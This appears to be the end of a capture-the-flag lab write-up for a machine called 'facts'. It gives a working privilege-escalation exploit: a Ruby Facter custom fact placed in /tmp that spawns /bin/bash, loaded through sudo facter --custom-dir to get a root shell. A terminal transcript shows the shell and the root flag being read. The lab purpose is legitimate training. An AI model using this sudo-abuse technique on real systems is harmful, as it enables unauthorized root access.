- Create script to execute a Ruby-based payload (/bin/bash), resulting in instant root access: `echo 'Facter.add(:sh) { setcode { system("/bin/bash") } }' > /tmp/root.rb.`
- Run factor via sudo with the --custom-dir flag `sudo /usr/bin/facter --custom-dir /tmp sh` to load the fact and get root shell.
- Run `cd /root`, `cat root.txt` to read root flag.

```
trivia@facts:/home/william$ echo 'Facter.add(:sh) { setcode { system("/bin/ba
sh") } }' > /tmp/root.rb
trivia@facts:/home/william$ sudo /usr/bin/facter --custom-dir /tmp sh
root@facts:/home/william# ls
user.txt
root@facts:/home/william# cd /
root@facts:/# ls
bin    cdrom  etc    lib    lost+found  mnt  proc  run  snap  sys  usr
boot  dev    home  lib64  media      opt  root  sbin  srv   tmp  var
root@facts:/# cd /root
root@facts:~# ls
minio-binaries  ministack  root.txt  snap
root@facts:~# cat root.txt
d4bb72703d016a283ac8ff455d629653
```